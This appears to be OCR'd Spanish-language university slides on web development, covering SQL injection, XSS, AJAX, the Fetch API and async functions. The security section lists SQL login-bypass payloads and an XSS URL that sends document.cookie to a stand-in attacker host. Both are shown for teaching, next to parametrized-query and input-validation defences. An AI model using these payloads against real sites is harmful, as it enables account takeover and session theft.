PROYECTO DE SOFTWARE

Cursada 2021

TEMARIO

- Problemas de seguridad: SQLi/XSS
- AJAX, Fetch API, Async/Await
- CORS

¿QUÉ ES SQLI?

INYECCIÓN SQL

- Una SQL Injection (**SQLi**) suele ocurrir cuando se arma en forma descuidada una consulta a la base de datos a partir de los **datos ingresados por el usuario**.
- Dentro de estos parámetros pueden venir el código malicioso.
- El atacante logra que los parámetros que ingresa se transformen en comandos SQL en lugar de usarse como datos para la consulta que es lo que originalmente pensó el desarrollador.
- Top 10 de Open Web Application Security Project (**OWASP**) => **https://owasp.org/www-project-top-ten/**

INYECCIÓN SQL

Obtener acceso a una aplicación:

- Suponiendo que la consulta de autenticación de una página que pide email y password es:

```
SELECT * FROM users AS u WHERE
u.email = '"+ email +"' AND u.password = '"+ password
+"'
```

- Suponiendo **email='admin'** y **password='admin'** el sql quedaría:

```
SELECT * FROM users AS u WHERE
u.email = 'admin' AND u.password = '"admin'
```

INYECCIÓN SQL

¿Qué sucede si usamos **email** == **pass** => **1' or '1'='1** ?

```
SELECT * FROM users AS u WHERE
u.email = '"+ "1' or '1'='1" +"' AND u.password = '"+ "1'
or '1'='1" +"'
```

Lo que se se resuelve en:

```
SELECT * FROM users AS u WHERE
u.email = '1' or '1'='1' AND u.password = '1' or '1'='1'
```

(Cualquier cosa) OR TRUE es siempre **TRUE**

- Veamos como funciona... **http://localhost:5000/iniciar_sesion_sqli**

INYECCIÓN SQL

Para obtener acceso a una aplicación web, dependiendo del motor de base de datos, otras estructuras que se pueden usar son:

- ' or 1=1--
- " or 1=1--
- or 1=1--
- ' or 'a'='a
- " or "a"="a
- ') or ('a'='a

PARAMETRIZACIÓN: EVITANDO SQLI

- Python soporta múltiples maneras de **parametrizar** las consultas SQL para evitar formar consultas erróneas.

qmark: Símbolo de pregunta.

```
cursor.execute("SELECT first_name FROM users WHERE email =
?", (email))
```

numeric: Numérico o posicional.

```
cursor.execute("SELECT first_name FROM users WHERE email =
:1", (email))
```

named: Nombrado.

```
cursor.execute("SELECT first_name FROM users WHERE email =
:mail", {'mail': email})
```

PARAMETRIZACIÓN: EVITANDO SQLI

- Python Enhancement Proposals: **https://www.python.org/dev/peps/pep-0249/#paramstyle**

format: Formato ANSI C printf.

```
cursor.execute("SELECT first_name FROM users WHERE email =
%s", (email))
```

pyformat: Formato de Python extendido.


```
cursor.execute("SELECT first_name FROM users WHERE email =
%(mail)s",{'mail': email})
```

¿Y QUÉ ES XSS?

XSS

- XSS es un ataque de inyección **muy común**.
- Ocurre cuando un **atacante** inyecta código malisioso mediante una aplicación web.
- Puede insertarse HTML, Javascript, entre otros, a través de los formularios o la URL.
- Ese código será ejecutado en el browser de otro usuario.
- En general ocurren cuando **una aplicación toma datos de un usuario, no los filtra en forma adecuada y los retorna sin validarlos ni codificarlos**.

XSS


Attacker
Malicious Script
Vulnerable Website
Send data to attacker
Web Server
Malicious Script
Database Server
User
Vulnerable Website
Malicious Script

XSS - CATEGORÍAS PRINCIPALES

- **Stored**: son aquellas XSS en las que los scripts inyectados quedan almacenados en el servidor atacado (en una DB por ejemplo).
- **Reflected**: son aquellas XSS en la que los scripts inyectados vuelven al browser reflejados (por ejemplo, mensajes de error, resultados de búsqueda, etc)

XSS - EJEMPLOS

```
http://sitio_vulnerable.com/index.html#name=<script>alert("Ataque!");</script>
```

```
http://video_inseguro.com.ar/busqueda.php?clave=<script>window.location='
http://ataque.com.ar/xss.php?cookie='+document.cookie</script>
```

- Ver **http://localhost:5000/ejemplo_xss**


XSS - ¿CÓMO EVITARLO?

- Validar la entrada: longitud, tipo, sintaxis, etc.
- Reemplazar las "", las palabras **script**, etc.
- Usar herramientas de detección de XSS en nuestra aplicación.
- Usar motores de templates como por ejemplo Jinja2 que por defecto filtran los datos.

REFERENCIAS XSS

- https://owasp.org/www-community/attacks/xss/
- https://flask.palletsprojects.com/en/2.0.x/security/

PROCESAMIENTO EN EL CLIENTE



AJAX: ASYNCHRONOUS JAVASCRIPT + XML


AJAX

- NO es una tecnología, sino una combinación de varias tecnologías.
- AJAX incluye:
    - Presentación basada en estándares usando **HTML** y **CSS**;
    - Exhibición e interacción dinámicas usando **DOM**;
    - Intercambio y manipulación de datos usando **XML** y **XSLT**;
        - Nosotros usaremos JSON.
    - Recuperación de datos asincrónica usando **XMLHttpRequest**;
    - **JavaScript** como lenguaje de programación.

AJAX

- Comenzó a ser popular a partir del año 2005, con Google Suggest.
- El objetivo es crear interfaces de usuario más amigables, similares a las de las PC de escritorio, sin afectar los tiempos y el esquema de navegación.
- **¡¡IMPORTANTE!!** El feedback al usuario.

FUNCIONAMIENTO AJAX



EL OBJETO XMLHTTPREQUEST

- Es un objeto que permite realizar requerimientos HTTP al servidor web desde cualquier lenguaje de script client-side SIN recargar la página.
- La especificación en **Web Hypertext Application Technology Working Group (WHATWG)**

EL OBJETO XMLHTTPREQUEST (CONT.)

- Algunas propiedades...
  - **onreadystatechange**: manejador de evento para un cambio de estado.
  - **readyState**: el estado del objeto:
    - 0 = UNSENT
    - 1 = OPENED
    - 2 = HEADERS_RECEIVED
    - 3 = LOADING
    - 4 = DONE
- A partir de Level 2 se definieron **más eventos/manejadores**

EL OBJETO XMLHTTPREQUEST (CONT.)

- Algunas propiedades (cont.)...
  - **responseText**: retorna la respuesta como texto.
  - **responseXML**: retorna la respuesta como XML que puede ser manipulado usando DOM.
- Algunos métodos...
  - **open("method", "URL", async, "uname", "pswd")**: especifica el método, URL y otros atributos opcionales del requerimiento:
    - El método puede ser "GET", "POST", o "PUT"
    - La URL puede ser una URL completa o relativa
    - El parámetro **async** especifica si el requerimiento debe ser manejado en forma asincrónica o no (true o false)

EJEMPLOS UTILIZANDO XMLHTTPREQUEST (ASYNC)

- AJAX de la forma tradicional en forma asincrónica:

```
    function buscarAsync() {
      xhr = new XMLHttpRequest();
      var param =
document.getElementById('interprete').value;
      var url = "http://localhost:5000/musicos?name=" +
escape(param);
      xhr.open("GET", url , true);
      xhr.onreadystatechange = cargoInfo;
      xhr.send();
    }
    function cargoInfo() {
      document.getElementById('readyState').textContent =
xhr.readyState ;
      document.getElementById('status').textContent =
xhr.status;
     if (xhr.readyState == 4)
     {  if (xhr.status == 200) {
        rta_json = JSON.parse(xhr.responseText);
        if (rta_json.musician){
          document.getElementById('info').textContent =
rta_json.musician.description;
        }
        else {
          document.getElementById('info').textContent =
"No encontrado";
        }
```

```
    }
    else alert("Algo anda mal");
  }
}
```

- Ver **ejemplo ajax asincrónico**

EJEMPLOS UTILIZANDO XMLHTTPREQUEST (SYNC)

- AJAX de la forma tradicional en forma sincrónica (DEPRECATED):


```
    function buscarSync() {
      xhr = new XMLHttpRequest();
      var param =
document.getElementById('interprete').value;
      var url = "http://localhost:5000/musicos?name=" +
escape(param);
      xhr.open("GET", url , false);
      xhr.send();

      if (xhr.status == 200) {
        rta_json = JSON.parse(xhr.responseText);
        if (rta_json.musician){
          document.getElementById('info').textContent =
rta_json.musician.description;
        }
        else {
          document.getElementById('info').textContent =
"No encontrado";
        }
      }
    }
```

- Ver **ejemplo ajax sincrónico**

AJAX CON JQUERY

ANTES HABLEMOS DE LIBRERÍAS/FRAMEWORKS JAVASCRIPT

- Contienen soluciones ya implementadas, sólo debemos usarlas.
- El objetivo es **simplificar el desarrollo**. Pero... **¡Hay muchas!**
- Todos los años aparecen nuevas. Ver **artículo...**.
- Las más consultadas según Stackoverflow agrupadas en **frameworks JS** y **smaller frameworks JS**.


% of Stack Overflow questions that month
8.00%
7.00%
6.00%
5.00%
4.00%
3.00%
2.00%
1.00%
0.00%
2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021
Year
Tag
jquery
reactjs
angularjs
angular

LIBRERÍAS/FRAMEWORKS JAVASCRIPT

- Tendencias de JS en **Github**.
- Las librerías **más utilizadas**
- No todas con el mismo objetivo.
- Para desarrollo en los últimos años...

¿JQUERY EN LA ACTUALIDAD?

Para desarrollos sencillos

- Aún actualmente, muy usada: **https://w3techs.com/technologies/overview/javascript_library/all**
- Atajos a las funciones de DOM:
  - **document.getElementById("p1")** vs. **$("#p1")**
  - **document.getElementByTagName("p")** vs. **$("p")**
- JQuery usa los selectores CSS para acceder a los elementos:
  - **$("p.intro"):** todos los elementos **<p>** con class="intro".
  - **$(".intro"):** todos los elementos con class=”intro”
  - **$("p#demo"):** todos los elementos **<p>** id="demo".
  - **$(this):** el elemento actual
  - **$("ul li:odd"):** los **<li>** impares dentro de **<ul>**

JQUERY: AJAX

- Veamos un ejemplo de **ajax con JQuery**


```
$.ajax({
  url: '/ruta/hasta/pagina',
  type: 'POST',
  async: true,
  data: 'parametro1=valor1&parametro2=valor2',
  success: procesaRespuesta,
  error: muestraError
});
```

FETCH API

- Introducidas en ECMAScript 2015(ES6).
- La API Fetch proporciona una interfaz para recuperar recursos.
- Fetch ofrece una definición genérica de los objetos **Request** y **Response**.
- El método **fetch()** toma un argumento obligatorio, la ruta de acceso al recurso que desea recuperar.
- Devuelve una **Promise** que resuelve en **Response** a esa petición, sea o no correcta.
- Es el reemplazo natural del objeto **XMLHttpRequest**.


PROMESAS JS

*Una **Promise** es un objeto que representa la eventual finalización o falla de una operación asincrónica.*
*(Ref. **Promise**)*



FETCH API

- En **fetch()** las **promises** pueden encadenarse utilizando varios **.then()** y un **.catch()** si alguna promise falla, permitiendo establecer lógica entre varios requerimientos.



FETCH API

- Veamos un ejemplo: **http://localhost:5000/ejemplo_ajax_fetch**

```
  function checkStatus(response) {
    if (response.status >= 200 && response.status < 300) {
      return Promise.resolve(response)
    } else {
      return Promise.reject(new
Error(response.statusText))
    }
  }
  function parseJson(response) {
    return response.json()
  }
  function buscarFetch(){
    fetch('http://localhost:5000/all_musicos')
      .then(checkStatus)
      .then(parseJson)
      .then(function(data) {
        console.log('Request succeeded with JSON
response', data);
        document.getElementById('info').textContent =
JSON.stringify(data.musician);
      }).catch(function(error) {
        console.log('Request failed', error);
        document.getElementById('error').textContent =
error;
      });
  }
```

- Referencia **Api Fetch**

FUNCIONES ASYNC

- Introducidas en ECMAScript 2017(ES8), las funciones **async** facilitan trabajar con promesas.
- Define una función **asincrónica** que utiliza una **Promise** para retornar su resultado.

OPERADOR AWAIT

